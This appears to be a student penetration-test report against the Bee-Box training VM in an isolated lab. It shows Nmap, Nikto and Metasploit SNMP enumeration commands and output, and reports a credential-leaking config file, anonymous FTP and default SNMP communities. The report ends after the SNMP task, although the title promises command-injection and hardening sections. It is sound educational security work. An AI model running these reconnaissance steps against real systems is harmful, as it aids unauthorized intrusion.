IIIT BANGALORE · ADVANCED EXECUTIVE PROGRAM IN CYBERSECURITY · ETHICAL HACKING & VAPT · COURSE-END PROJECT

Vulnerability Assessment and OS Command Injection Exploitation on Linux Web Servers

A controlled penetration test of the Bee-Box (bWAPP) platform: scanning, SNMP exploitation, anonymous FTP abuse, service hardening, and command-injection mitigation.

ASSESSOR	ATTACKER HOST	TARGET
Subham Dey	Kali Linux 2025.4 — 192.168.140.128	Bee-Box v1.6 (bWAPP) — 192.168.140.132
ENGAGEMENT WINDOW	**AUTHORIZATION**	**CLASSIFICATION**
24–25 Oct 2026 (lab time)	Academic lab, isolated VMware NAT segment	Educational — do not distribute


```
kali@kali:~$ nmap -A -sV -O 192.168.140.132  →  17 open TCP ports · 1 open UDP port (161/snmp) · 24 Nikto findings · 2 default SNMP communities valid · anonymous FTP granted (230) → denied (530) after hardening
```

Section 1

Executive Summary

This engagement assessed the Bee-Box vulnerable web application platform, hosted as a VMware guest at `192.168.140.132`, from a Kali Linux attacker host at `192.168.140.128`. The assessment followed the five tasks defined in the course brief: environment setup, vulnerability scanning with Nmap and Nikto, SNMP exploitation with Metasploit, anonymous FTP access verification, and FTP service hardening.

The target presented a severely weakened posture consistent with an unpatched 2008-era Ubuntu build. Service enumeration identified **17 open TCP ports and 1 open UDP port**. Automated web scanning reported **24 distinct findings**, including a plaintext credential leak through an editor swap file. SNMP enumeration using the default community string `public` returned the complete host MIB: kernel build, network interfaces, internal listening sockets, filesystem mounts and the full process table with launch arguments. Anonymous FTP login succeeded without credentials and exposed the server file listing.

One control was remediated during the engagement: the ProFTPD anonymous block was disabled, and re-testing confirmed anonymous login is now rejected with `530 Login incorrect`. All remaining findings are documented in the risk register (Section 9) with mapped MITRE ATT&CK techniques and D3FEND countermeasures.

> **Scope note.** All activity was performed against a deliberately vulnerable training appliance on an isolated lab segment. No production system, credential or third-party network was touched.

Section 2

Objectives, Scope and Rules of Engagement

2.1 Objectives (per course brief)

1. Set up the Bee-Box in a virtual environment to simulate a vulnerable system for ethical hacking practice.
2. Perform a vulnerability scan using Nmap and Nikto to identify open ports and weak services.
3. Use Metasploit to exploit the SNMP service and extract sensitive system information.
4. Attempt an anonymous login to the FTP server to check for unrestricted file access.
5. Disable anonymous FTP access by updating the server configuration to prevent unauthorized entry.

2.2 Scope

In scope: the Bee-Box guest (192.168.140.132) and its exposed services — FTP, SSH, SMTP, HTTP/HTTPS, NetBIOS/SMB, r-services, the bWAPP Movie Service, MySQL, VNC, X11, nginx, lighttpd and SNMP. Out of scope: the VMware host, the physical LAN, and any internet-facing asset.

2.3 Rules of engagement

- Non-destructive testing only; denial-of-service techniques were not used.
- Exploitation limited to read-level proof (enumeration, file listing, information disclosure).
- Every configuration change was made on the target with the intent of demonstrating remediation (Task 5).

Task 1

Environment Setup and Target Validation

The Bee-Box v1.6 appliance was imported into VMware Workstation as a pre-built virtual machine and attached to the same NAT segment as the Kali attacker host. Inside Bee-Box, `ifconfig` confirmed interface `eth0` at `192.168.140.132/24` (MAC `00:0c:29:fd:c2:27`, VMware OUI). Reachability was validated from Kali before any scanning began.

```
# Reachability check from Kali
kali@kali:~$ ping -c 5 192.168.140.132
64 bytes from 192.168.140.132: icmp_seq=1 ttl=64 time=0.709 ms
64 bytes from 192.168.140.132: icmp_seq=2 ttl=64 time=0.600 ms
64 bytes from 192.168.140.132: icmp_seq=3 ttl=64 time=0.470 ms
64 bytes from 192.168.140.132: icmp_seq=4 ttl=64 time=0.382 ms
64 bytes from 192.168.140.132: icmp_seq=5 ttl=64 time=0.584 ms
--- 192.168.140.132 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4405ms
rtt min/avg/max/mdev = 0.382/0.549/0.709/0.112 ms
```

A TTL of 64 and sub-millisecond round-trip times confirmed a live Linux guest one hop away on the lab segment. The lab inventory for the engagement:

HOST	ROLE	ADDRESS	NOTES
Kali Linux 2025.4	Attacker / assessor workstation	**192.168.140.128**	Nmap 7.991, Nikto 2.5.0, Metasploit, ftp client
Bee-Box v1.6	Target (bWAPP, DVWA, vulnerable services)	**192.168.140.132**	Ubuntu 8.04-base, kernel 2.6.24-16-generic
Metasploitable2	Secondary lab target (prior project)	**192.168.140.131**	Not in scope for this engagement

Task 2

Vulnerability Scanning: Nmap and Nikto

2.1 Full TCP service and OS enumeration

```
# Aggressive scan: service versions, scripts, OS fingerprint
kali@kali:~$ nmap -A -sV -O 192.168.140.132
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-24 22:59 -0400
Nmap scan report for 192.168.140.132
Host is up (0.00068s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd   (SSLv2 supported, cert expired 2013)
80/tcp   open  http        Apache httpd 2.2.8 / PHP 5.2.4-2ubuntu5 (TRACE enabled)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp  open  ssl/http    Apache httpd 2.2.8 (cert expired 2018, SSLv2)
445/tcp  open  netbios-ssn Samba smbd 3.0.28a (message signing disabled)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?      rlogin
514/tcp  open  tcpwrapped  rsh
666/tcp  open  doom?       *** bWAPP Movie Service ***
3306/tcp open  mysql       MySQL 5.0.96-0ubuntu3
5901/tcp open  vnc         VNC (protocol 3.8)
6001/tcp open  X11         (access denied)
8080/tcp open  http        nginx 1.4.0 (open-proxy behaviour)
8443/tcp open  ssl/http    nginx 1.4.0
9080/tcp open  http        lighttpd 1.4.19
MAC Address: 00:0C:29:FD:C2:27 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 231.98 seconds
```

PORT / PROTO	SERVICE & VERSION	OBSERVATION	SEVERITY
21/tcp	ProFTPD 1.3.1	Anonymous login allowed; full file listing served unauthenticated	CRITICAL
25/tcp, 443/tcp	Postfix, Apache mod_ssl / OpenSSL 0.9.8g	SSLv2 enabled (DROWN-class); certificates expired 2013 and 2018	HIGH
80/tcp, 443/tcp	Apache 2.2.8, PHP 5.2.4	End-of-life stack; HTTP TRACE enabled (Cross-Site Tracing)	HIGH
139/tcp, 445/tcp	Samba 3.0.28a	SMB message signing disabled; legacy dialect only	HIGH
512-514/tcp	rexecd, rlogin, rsh	Clear-text legacy remote-execution services exposed	HIGH
3306/tcp	MySQL 5.0.96	End-of-life database engine reachable from the lab segment	HIGH
5901/tcp	VNC 3.8	Backed by Xvnc running as root (confirmed via SNMP, Task 3)	HIGH
666/tcp	bWAPP Movie Service	Custom service that takes a search argument — the command-injection surface for this project	MEDIUM
8080/8443/tcp	nginx 1.4.0	Possible open proxy; stale TLS certificate on 8443	MEDIUM
22/tcp	OpenSSH 4.7p1	Legacy SSH with weak MAC/KEX algorithms only	MEDIUM
9080/tcp, 6001/tcp	lighttpd 1.4.19, X11	EOL web server; X11 exposed (access denied at scan time)	LOW

2.2 UDP enumeration — SNMP discovery

TCP scanning cannot see SNMP, which listens on UDP 161. A targeted UDP probe confirmed the service and unlocked Task 3.

```
kali@kali:~$ nmap -sU -p 161 192.168.140.132
PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:0C:29:FD:C2:27 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

2.3 Web vulnerability scanning with Nikto

```
# Default-pass web scan against port 80
kali@kali:~$ nikto -h 192.168.140.132
- Nikto v2.5.0
+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
+ /: Server may leak inodes via ETags (CVE-2003-1418)
+ /: The anti-clickjacking X-Frame-Options header is not present
+ /: The X-Content-Type-Options header is not set
+ /crossdomain.xml contains a full wildcard entry
+ PHP/5.2.4-2ubuntu5 appears to be outdated (current is at least 8.1.5)
+ OpenSSL/0.9.8g appears to be outdated (current is at least 3.0.7)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54)
+ /index: Apache mod_negotiation enabled with MultiViews — alternatives found: index.bak, index.html
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST
+ /server-status: This reveals Apache information (OSVDB-561)
+ /phpmyadmin/: phpMyAdmin directory found
+ /icons/: Directory indexing found
+ /README, /INSTALL.txt, /icons/README: default files found
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 24 item(s) reported on remote host
```

FINDING	EVIDENCE	IMPACT	SEVERITY
Editor swap file leaks configuration	`/#wp-config.php#` retrievable over HTTP	Database credentials and application secrets readable by any unauthenticated client	CRITICAL
Backup file disclosure	`index.bak` exposed via MultiViews	Source-code / configuration disclosure	HIGH
phpMyAdmin publicly reachable	`/phpmyadmin/` , `/phpmyadmin/Documentation.html`	Database administration interface exposed to the network	HIGH
End-of-life web stack	Apache 2.2.8, PHP 5.2.4, OpenSSL 0.9.8g, mod_ssl 2.2.8	No vendor patches; multiple public exploit chains available	HIGH
HTTP TRACE enabled	OPTIONS response lists TRACE	Cross-Site Tracing (XST) against authenticated sessions	MEDIUM
Apache server-status exposed	`/server-status`	Internal request data and virtual-host layout disclosed	MEDIUM
Wildcard crossdomain.xml	Full wildcard entry	Any origin may read cross-domain responses	MEDIUM
Directory indexing	`/icons/` listing	Content enumeration	LOW
Missing security headers	No X-Frame-Options, no X-Content-Type-Options	Clickjacking and MIME-sniffing exposure	LOW
ETag inode leakage	CVE-2003-1418	File-system metadata disclosure	LOW




Figure 1 — Target validation and full TCP enumeration: `ping -c 5` followed by `nmap -A -sV -O 192.168.140.132`. Anonymous FTP (code 230) and the legacy service stack are visible in the first screen of output.




Figure 2 — UDP service discovery (`nmap -sU -p 161`) confirming SNMP, and the opening of the Nikto assessment against port 80.




Figure 3 — Complete Nikto report: 8,101 requests, 24 findings, terminating in the critical `#wp-config.php#` credential disclosure.

Task 3 SNMP Exploitation and System Information Extraction

3.1 Module selection

Inside Metasploit, `search net-SNMP` returned six modules. The write-access exploit `exploit/linux/snmp/net_snmpd_rw_access` was inspected first but set aside: it requires a read-write community and delivers code execution, which exceeded the read-level proof required by the brief. The enumeration module `auxiliary/scanner/snmp/snmp_enum` was selected because it walks the host MIB over SNMPv1 and returns exactly the "sensitive system information" the task asks for.

```
msf > search net-SNMP
   0  auxiliary/scanner/snmp/snmp_enum_hp_laserjet   HP LaserJet Printer SNMP Enumeration
   1  exploit/linux/snmp/net_snmpd_rw_access         Net-SNMPd Write Access — arbitrary code execution
   4  auxiliary/scanner/snmp/snmp_enum               SNMP Enumeration Module   ← selected
   5  auxiliary/scanner/snmp/snmp_set                SNMP Set Module

msf auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 192.168.140.132
msf auxiliary(scanner/snmp/snmp_enum) > set COMMUNITY public
msf auxiliary(scanner/snmp/snmp_enum) > run
[+] 192.168.140.132, Connected.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3.2 Information extracted from the host MIB

MIB AREA	EXTRACTED VALUE	WHY IT MATTERS TO AN ATTACKER
System	Hostname `bee-box`; Linux 2.6.24-16-generic, built 10 Apr 2008; uptime ~2 h	Exact kernel build allows reliable exploit selection
Interfaces / addressing	eth0 MAC 00:0c:29:fd:c2:27; 192.168.140.132/24; loopback	Layer-2 identity and subnet topology
TCP listeners	21, 25, 139, 445, 512–514, 666, 3306, **3632**, 5901, 6001, 8080, 8443, 9080, **9443**, 631 (loopback)	Reveals services invisible to the external TCP scan, including distccd (3632)
UDP listeners	161, 137, 138, 123, 5353, 68	Confirms SNMPv1 exposure and NetBIOS broadcast surface
Processes	Full table with paths and arguments: `distccd --user root`, `Xvnc :1 -rfbauth /root/.vnc/passwd` (root), mysqld, proftpd, snmpd, apache2, nginx, lighttpd	Privilege context of every daemon; VNC and distccd run as root
Storage / mounts	18.97 GB fixed disk (3.15 GB used); mounts `/`, `/home/bee/.gvfs`, vmblock	Capacity reconnaissance and path discovery
Devices	Host CPU model disclosed (Intel Core i5-10300H)	Hardware fingerprinting of the virtualisation host

3.3 Community-string weakness

Supplementary community testing confirmed the classic default-credential failure: `public` accepts read access and `private` accepts **read-write** access on SNMPv1, with no encryption and no authentication beyond the community string. A read-write community is the precondition for the `net_snmpd_rw_access` code-execution module examined in 3.1 — meaning this host is one configuration step away from remote code execution through SNMP alone.

> **Analyst note.** SNMP enumeration sees the machine from the inside. Ports 3632 (distccd) and 9443 never appeared in the external Nmap TCP output; the MIB disclosed them. This is the standard argument for treating SNMP exposure as an intelligence leak, not merely a monitoring misconfiguration.




Figure 4 — Metasploit module selection: `search net-SNMP`, inspection of the write-access exploit, and configuration of the enumeration module against 192.168.140.132.

